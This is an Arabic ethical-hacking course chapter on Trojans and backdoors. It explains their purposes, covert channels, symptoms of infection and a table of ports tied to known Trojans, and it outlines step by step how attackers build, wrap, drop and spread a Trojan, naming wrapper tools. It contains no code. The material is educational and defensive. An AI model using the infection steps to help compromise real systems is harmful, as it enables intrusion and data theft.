

6

الهاكر الأخلاقي

Trojans and Backdoors

By

Dr.Mohammed Sobhy Teba

Trojans and Backdoors

https://www.facebook.com/tibea2004

CONTENTS






(6.1) مقدمه

الهدف الرئيسي من هذه الوحدة هو أن نقدم لك معرفة الأنواع المختلفة من التروجان او ما يطلق عليها احصنة طروادة و**Backdoor**، والطريقة التي انتشرت بها على شبكة الإنترنت، وأعراض هذه الهجمات، عواقب هجمات حصان طروادة، والطرق المختلفة لحماية موارد الشبكة أو النظام من أحصنة طروادة و**Backdoor**. تصف هذه الوحدة أيضا العملية التي يقوم بها مختبر الاختراق لتعزيز الأمن ضد أحصنة طروادة و**Backdoor**.

هذه الوحدة تجعلك تتعرف على الاتي:

- ما هو حصان طروادة؟
- أنواع أحصنة طروادة
- ما الذي كان يبحث عنه صانع حصان طروادة؟
- تحليل حصان طروادة
- المؤشرات على وجود هجوم حصان طروادة
- كيفية الكشف عن حصان طروادة
- المنافذ المشهورة المستخدمة من قبل حصان طروادة
- التدابير المضادة ضد حصان طروادة
- كيفي يصاب الأنظمة عن طريق حصان طروادة؟
- أدوات إنشاء حصان طروادة
- الطرق مختلفة التي يتمكن فيها حصان طروادة من الوصول الى النظام
- برامج مكافحة حصان طروادة
- عملية اختبار الاختراق ضد أحصنة طروادة و **Backdoor**
- كيفية نشر حصان طروادة

في هذه الوحدة سوف نتبع النمط التالي:



(6.2) مفاهيم التروجان (TROJAN CONCEPTS)


لفهم التروجان والباك دور (**backdoor**) وتأثيرهما على موارد الشبكة والنظام، دعونا نبدأ أولا مع المفاهيم الأساسية للتروجان. يصف هذا القسم التروجان ويسلط الضوء خاصة على الغرض من استخدام التروجان، أعراض هجمات التروجان، والمنافذ الأكثر شهره المستخدمة من قبل التروجان.

ما هو التروجان او ما يطلق عليه حصان طروادة (What is a Trojan)؟

وفقا للأساطير اليونانية، أن حصار الإغريق لطروادة دام عشر سنوات، فابتدع الإغريق حيلة جديدة، حصاناً خشبياً ضخماً أجوفا بناه إبيوس وملئ بالمحاربين الإغريق بقيادة أوديسيوس، أما بقية الجيش فظهر كأنه رحل بينما في الواقع كان يختبئ وراء تيندوس، وقبل الطرواديون الحصان على أنه عرض سلام. وقام جاسوس إغريقي، اسمه سينون، بإقناع الطرواديين بأن الحصان هدية، بالرغم من تحذيرات لاكون وكاساندرا، حتى أن هيلين وديفوبوس فحصا الحصان فأمر الملك بإدخاله إلى المدينة في احتفال كبير. احتفل الطرواديون برفع الحصار وابتهجوا، وعندما خرج الإغريق من الحصان داخل المدينة في الليل، كان السكان في حالة سكر، ففتح المحاربون الإغريق بوابات المدينة للسماح لبقية الجيش بدخولها، فنهبت المدينة بلا رحمة، وقتل كل الرجال، وأخذ كل النساء والأطفال كعبيد.

عند النظر الى الاساطير اليونانية، فانه يتم تعريف طروادة بالنسبة للكمبيوتر ك " شفرة صغيرة او برنامج يتم تحميله مع برنامج رئيسي من البرامج ذات الشعبية العالية، ويقوم ببعض المهام الخفية، غالباً ما تتركز على إضعاف قوى الدفاع لدى الضحية أو اختراق جهازه وسرقة بياناته". يستخدم حصان طروادة (الحاسوب) في الدخول الى جهاز كمبيوتر الضحية بطريقه لا يتم كشفها، منح المهاجم الوصول غير المقيد إلى البيانات المخزنة على الكمبيوتر والتسبب في أضرار هائلة والتي يتم إلحاقها بالضحية. على سبيل المثال، عندما يقوم المستخدم بتحميل على ما يبدو أنه ملف فيلم أو موسيقا، ولكن عندما يقوم بتشغيل ذلك، فإنه يطلق العنان لبرنامج خطير والتي من الممكن أن يمحو القرص الصلب الخاص بالمستخدم وإرسال أرقام بطاقة الائتمان وكلمات السر لشخص غريب. حصان طروادة يمكن أيضا أن يكون مدمج في برنامج مشروعة (قد تكون ذات شعبيه عالية أيضا)، وهذا يعني أن هذا البرنامج قد يكون له وظيفة خفية والتي فيها يكون المستخدم على علم بها. في سيناريو آخر، جهاز الضحية من الممكن أيضا أن يستخدم كوسيط لمهاجمة الآخرين دون معرفته بذلك. المهاجمون يمكنهم استخدام جهاز كمبيوتر الضحية لارتكاب هجوم الحرمان من الخدمة (***denial-of-service***) الغير مشروعه مثل تلك التي شلت تقريبا شبكة **DALnet IRC** لعدة أشهر في النهاية.

(**DALnet** هو شبكة الدردشة على الإنترنت ***Internet relay chat (IRC)*** التي هي شكل من أشكال الاتصالات الفورية عبر الشبكة)
التروجان/حصان طروادة يعمل في نفس المستوى من الامتيازات التي يستخدمها الضحية. إذا كان الضحية يملك امتيازات، فأذن التروجان يمكنه حذف الملفات، نقل المعلومات، تعديل الملفات الموجودة، وتثبيت برامج أخرى (مثل البرامج التي توفر الوصول إلى الشبكة الغير مصرح به وتنفيذ هجمات رفع الامتيازات). التروجان/حصان طروادة يمكن محاولة استغلال ثغرة ما لزيادة مستوى الوصول أكبر من ذلك الذي يملكه المستخدم الذي قام بتشغيل حصان طروادة. إذا تم النجاح، فان حصان طروادة يمكنه العمل على زيادة الامتيازات وربما تثبيت بعض الأكواد الخبيثة الأخرى على جهاز الضحية.
اختراق أي نظام على الشبكة قد يؤثر على الأنظمة الأخرى على الشبكة. الأنظمة التي تحيل أوراق اعتماد المصادقة مثل كلمات المرور عبر الشبكات المشتركة في نص واضح (***clear text***) أو في شكل مشفرة معرضة بشكل خاص للاختراق. إذا تم اختراق النظام على مثل هذه الشبكة، قد يكون الدخيل قادرا على تسجيل أسماء المستخدمين وكلمات المرور أو غيرها من المعلومات الحساسة.
بالإضافة إلى ذلك، حصان طروادة، يتوقف على الإجراءات التي ينفذها، بحيث قد يورط نظام بعيد كمصدر لشن الهجوم زورا وذلك بالتحايل(***spoofing***)، وبالتالي يتسبب للنظام البعيد تحمل الالتزامات.



مسار الاتصالات: القنوات العلنية والسرية (Communication Paths: Overt And Covert Channels)

Overt تعنى واضح او علني ، في حين أن **Covert** تعنى سرى أو خفي. القناة العلنية هي، قناة قانونيه آمنه لنقل البيانات أو المعلومات ضمن شبكة الشركة. هذه القناة هي ضمن بيئة آمنة للشركة وتعمل بشكل آمن لنقل البيانات والمعلومات.
في حين على الجانب الاخر، القناة السرية هي، المسار الخفي الغير شرعي والتي تستخدم في نقل البيانات من الشبكة. القنوات السرية هي الطرق التي يمكن للمهاجم إخفاء البيانات في بروتوكول غير قابل للكشف. فهي تعتمد على تقنية تسمى النفق(*Tunnel*)، والذي يسمح لبروتوكول واحد أن يتم ترحيله على بروتوكول آخر. عموما لا تستخدم القنوات سرية لتبادل المعلومات، لذلك لا يمكن الكشف عنها بواسطة استخدام أساليب أمن النظام القياسية. أي عملية أو بت من البيانات يمكن أن يكون القناة السرية. هذا يجعلها في الوضع **Attractive mode** لنقل حصان طروادة، حيث يمكن أن يستخدم المهاجم القناة السرية لتثبيت **Backdoor** على الجهاز المستهدف.

القنوات العلانية (Overt channel): هو مسار للاتصالات المشروعة ضمن نظام الكمبيوتر أو الشبكة، لنقل البيانات. القناة العلنية يمكن استغلالها لخلق وجود قناة سرية من خلال تحديد مكونات القنوات العلنية مع المراعاة بكونها **idle** وليس لها صله بها.
أبسط مثال للقنوات العلانية هو الألعاب مثل **pocker.exe** والتطبيقات المشروعة.

القنوات السرية (Covert channel): هي القناة التي تنقل المعلومات داخل نظام الكمبيوتر أو الشبكة، بطريقة تخالف سياسة الأمن. أبسط شكل من أشكال القناة السرية هو **Trojan.exe**.

الغرض من استخدام حصان طروادة (Purpose Of Trojans)

أحصنة طروادة هي برامج خبيثة خطيرة والتي تؤثر على أنظمة الكمبيوتر دون علم الضحية. الغرض من حصان طروادة/التروجان هو:

- حذف أو استبدال الملفات الهامة في نظام التشغيل.
- توليد حركة المرور وهمية لخلق هجمات**DOS** .
- تحميل برامج التجسس(*spyware*)، (*adware*)، والملفات الخبيثة(*malicious file*) .
- تسجيل لقطات من سطح المكتب (*screenshot*)، والصوت والفيديو من جهاز كمبيوتر الضحية.
- سرقة المعلومات مثل كلمات السر، والأكواد الأمنية، ومعلومات بطاقة الائتمان باستخدام كيلوجرز.
- تعطيل الجدران النارية وبرامج مكافحة الفيروسات.
- إنشاء **backdoor** لكسب الوصول عن بعد.
- إصابة جهاز الضحية كأنه **Proxy Server** لترحيل الهجمات.
- استخدام كمبيوتر الضحية كأنه روبوت (*botnet*)لأداء هجمات**DDoS** .
- استخدام كمبيوتر ضحية لإغراق(*spamming*) و**blasting** رسائل البريد الإلكتروني.

ما الذي ينتظره صانعوا حصان طروادة (What Do Trojan Creators Look For)؟

أحصنة طروادة/تروجان يتم كتابتها لسرقة المعلومات من الأنظمة الأخرى وممارسة السيطرة عليها. أحصنة طروادة يستخدم للبحث عن معلومات الشخص الهدف، فإذا وجدت، يتم إعادة إرسال هذه المعلومات الى كاتب التروجان (المهاجم). كما أنها يمكن أن تسمح للمهاجمين بالسيطرة التامة على النظام.


أحصنة طروادة لا تستخدم فقط للأغراض المدمرة؛ يمكن أن تستخدم أيضا للتجسس على جهاز شخص ما والحصول على المعلومات الخاصة أو الحساسة.

<u>يتم إنشاء أحصنة طروادة (Trojan) وذلك للأسباب التالية:</u>

1- لسرقة معلومات حساسة، مثل:

- معلومات بطاقة الائتمان، والتي يمكن استخدامها لتسجيل النطاق(*domain registration*) ، وكذلك في التسوق.
- بيانات الحساب مثل كلمات سر البريد الإلكتروني، كلمات سر الاتصال الهاتفي، وكلمات السر خدمات الويب. عناوين البريد الإلكتروني تساعد المهاجم على انشاء البريد المزعج.

- مشاريع الشركة الهامة بما في ذلك **presentations** وأوراق العمل ذات الصلة يمكن أن تكون هدفا لهؤلاء المهاجمين، الذين قد يعملون لحساب شركات منافسة.
- يُمكن المهاجمين من استخدام أجهزة الكمبيوتر الهدف لتخزين المحفوظات من مواد غير مشروعة، مثل إنتاج المواد الإباحية. الهدف يمكنه الاستمرار في استخدام أجهزة الكمبيوتر الخاصة به، وليس لديهم فكرة عن الأنشطة الغير مشروعة التي يتم استخدامها على أجهزة الكمبيوتر الخاصة بهم.
- يمكن للمهاجمين استخدام الكمبيوتر الهدف بمثابة خادم **FTP** للبرامج المقرصنة.
- ***Script kiddie's*** قد يريدون فقط الحصول على المتعة مع النظام الهدف. لأنه قد يزرع حصان طروادة في النظام، والذي يبدأ أن يتصرف بغرابة: حيث يفتح علبة القرص المضغوط ويغلقه بشكل متكرر، وظائف الماوس بشكل غير صحيح، الخ.
- النظام المخترق يمكن استخدامه لأغراض أخرى غير مشروعة، وسوف يتحمل الهدف المسؤولة عن جميع الأنشطة غير القانونية، إذا اكتشفت السلطات هذا.



Indications Of A Trojan Attack المؤشرات على وجود هجوم طروادة

حصان طروادة/تروجان هو برنامج مصمم لسرقة البيانات وهدم النظام الخاص بك. أنه ينشا **Backdoor** من اجل تسهيل اقتحام المهاجمين النظام الخاص بك بطريقة مخفية. النظام يصبح عرضة لطروادة، ويُمكن بسهولة المهاجمين من إطلاق هجومهم على النظام إذا لم يتم الحفاظ عليه. يمكن لأحصنة طروادة دخول النظام باستخدام وسائل مختلفة مثل البريد الالكتروني والملحقات والتنزيلات، والرسائل الفورية، والمنافذ المفتوحة، وما إلى ذلك. فيما يلي بعض المؤشرات التي قد تلاحظ على النظام الخاص بك عندما يتعرض لهجوم من قبل طروادة:

- درج ***CD-ROM*** يفتح ويغلق من تلقاء نفسه.
- يتم إعادة توجيه متصفح الكمبيوتر إلى صفحات مجهولة.
- ظهور مربعات دردشة غريبة على الكمبيوتر الهدف.
- طباعة وثائق أو رسائل من الطابعة.
- يتم عكس وظائف أزرار الماوس اليمين واليسار.
- نشاط غير طبيعي من قبل المودم، محول الشبكة، أو القرص الصلب.
- يتم تغيير كلمات مرور الحساب أو الوصول الغير مصرح به.
- بيانات شراء غريبة تظهر في فواتير بطاقات الائتمان.
- **ISP** يشكو إلى الهدف أن جهاز الكمبيوتر الخاص به يقوم بفحص **IP**.
- الناس يعرفون الكثير عن المعلومات الشخصية عن الهدف.
- يتم تعطيل برامج الحماية من الفيروسات أو لا تعمل بشكل صحيح.
- اختفاء شريط المهام.

- تغيير إعدادات الألوان الخاص بالويندوز.
- شاشة الكمبيوتر تقلب رأسا على عقب أو بالمقلوب.
- تغيير إعدادات شاشة التوقف تلقائيا.
- تغيير خلفية الشاشة أو إعدادات الخلفية.
- اختفاء زر بدء تشغيل **Windows**.
- اختفاء مؤشر الماوس أو يتحرك من تلقاء نفسه.
- إيقاف تشغيل الكمبيوتر من تلقاء نفسه.
- **Ctrl+Alt+Del** يتوقف عن العمل.
- التعطل المتكرر أو البرامج يتم فتحها/غلقاها بشكل غير متوقع.
- شاشة الكمبيوتر يتحول من تلقاء نفسه الى الوضع **on** او **off**.

أكثر المنافذ شهره المستخدمة من قبل حصان طروادة (Common Ports Used By Trojans)

منافذ **IP** تلعب دورا هاما في ربط جهاز الكمبيوتر الخاص بك على شبكة الإنترنت وتصفح الانترنت، وتحميل المعلومات والملفات، وتشغيل تحديثات البرامج، وإرسال واستقبال رسائل البريد الإلكتروني والرسائل بحيث يمكنك الاتصال بالعالم. كل جهاز كمبيوتر يحتوي على منافذ فريدة للأرسال والاستقبال ومخصصه لكل وظيفة.

يحتاج المستخدمون أن يكون لديهم فهم أساسي لبعض المصطلحات مثل "الاتصال النشط" والمنافذ المستخدمة عادة من قبل حصان طروادة لتحديد ما إذا كان قد تم اختراق النظام ام لا.

عند فحص الاتصالات النشطة والمنافذ نجد أن هناك حالات مختلفة، ولكن حالة "**listening**" هي واحدة مهمة في هذا السياق. حيث يتم إنشاء هذه الحالة عندما يستمع النظام الى رقم المنفذ الذي ينتظر لإجراء اتصال مع نظام آخر. أحصنة طروادة بتكون في حالة الاستماع (***listen state***) عندما يتم إعادة تشغيل النظام. بعض أحصنة طروادة تستخدم أكثر من منفذ واحد حيث يستخدم منفذ واحد للاستماع (***listening***) والمنافذ الأخرى لنقل البيانات.

Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOfrice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta-NetBus 2.01	65000	Devil

TROJAN INFECTION (6.3)

حتى الآن ناقشنا مختلف مفاهيم التروجان. الآن سوف نناقش **Trojan Infection**. في هذا القسم، سوف نناقش أساليب مختلفة اعتمدت من قبل المهاجم لتثبيت حصان طروادة على نظام الضحية واصابة نظامهم مع هذه البرمجيات الخبيثة.


كيفية يتم إصابة الأنظمة عن طريق حصان طروادة (How To Infect Systems Using A Trojan)؟

يمكن للمهاجم السيطرة على الأجهزة والبرمجيات على النظام عن بعد عن طريق تثبيت حصان طروادة. عندما يتم تثبيت حصان طروادة على النظام، فانه لا يفعل فقط ان تصبح البيانات عرضة للتهديدات، ولكن أيضا هناك احتمالات بأن يمكن المهاجم أن يؤدي الهجمات على نظام **third-party**. المهاجمين يصيبون النظام باستخدام حصان طروادة في بطرق كثيرة:

- يتم تضمين أحصنة طروادة في برمجيات تجريبه أو برامج للتحميل. عند يقوم المستخدم بتحميل هذه الملفات، يتم تثبيت حصان طروادة على الأنظمة تلقائيا.
- يتم خداع المستخدمين مع الإعلانات المنبثقة المختلفة. حيث يتم برمجتها من قبل المهاجم بطريقة ما لا تهتم فيها ما إذا المستخدم قام بالنقر فوق نعم أو لا؛ حيث بمجرد تحميله يبدأ عملية تثبيت طروادة على النظام تلقائيا.
- يقوم المهاجمين بإرسال حصان طروادة من خلال مرفقات البريد الإلكتروني. عندما يتم فتح هذه المرفقات، يتم تثبيت طروادة على النظام.
- يميل المستخدمون أحيانا إلى النقر على أنواع مختلفة من الملفات مثل بطاقات المعايدة، وأشرطة الفيديو الاباحية والصور وغيرها، حيث يتم تثبيت حصان طروادة على النظام بصمت.

فيما يلي عملية إصابة الأجهزة باستخدام حصان طروادة خطوة بخطوة كالاتى:

الخطوة 1: إنشاء حزمة طروادة جديدة باستخدام أدوات بناء حصان طروادة.
الخطوة 2: إنشاء **dropper**، والذي هو جزء من حزمة تروجان والذي يقوم بتثبيت الشيفرات الخبيثة على النظام الهدف.



الخطوة 3: إنشاء **wrapper** باستخدام أدوات لتثبيت طروادة على جهاز كمبيوتر الضحية. باستخدام أدوات مختلفة مثل **petite.exe**، **Graffiti.exe**، **Elitewrap**، وما إلى ذلك، يتم إنشاء المجمع (*wrapper*)لتثبيت طروادة على جهاز الكمبيوتر الضحية.
الخطوة 4: نشر حصان طروادة. نشر فيروس الكمبيوتر (*spreading*) يمكن أن يتم من خلال وسائل مختلفة:

- ➢ **آلية التنفيذ التلقائي** (*automatic execution mechanism*) هو أسلوب واحد حيث عادة كان يتم نشرها من خلال الأقراص المرنة (*floppy disc*) أما الآن فتنتشر من خلال الأجهزة الخارجية المختلفة. بمجرد إعادة تشغيل الكمبيوتر، فإن الفيروس ينتشر تلقائيا على جهاز الكمبيوتر.
- ➢ يمكن نشر الفيروسات حتى من خلال رسائل البريد الإلكتروني، دردشات الإنترنت، شبكات التبادل ومشاركة الملفات **P2P**، **network redirecting**، أو **hijacking**.

الخطوة 5: تشغيل **Dropper**. يستخدم **Dropper** من قبل المهاجمين لإخفاء البرامج الضارة بها. المستخدم يكون مشوش ويعتقد أن جميع الملفات هي ملفات حقيقية أو معروفة. بمجرد ان يتم تحميله على الكمبيوتر المضيف، فإنه يساعد غيره من البرامج الضارة ان يتم تحميلها وتنفيذ مهمتها.

الخطوة 6: تنفيذ الضرر الروتيني(*damage routine*) . معظم فيروسات الكمبيوتر تحتوي على الضرر الروتيني الذي يسلم **payload**. **Payload** أحيانا يعرض سوى بعض الصور أو الرسائل حين **payloads** الأخرى يمكن حتى حذف الملفات، إعادة تهيئة الأقراص الصلبة (*reformatted*) ، أو التسبب في أضرار أخرى.




Wrappers

المصدر: http://www.objs.com

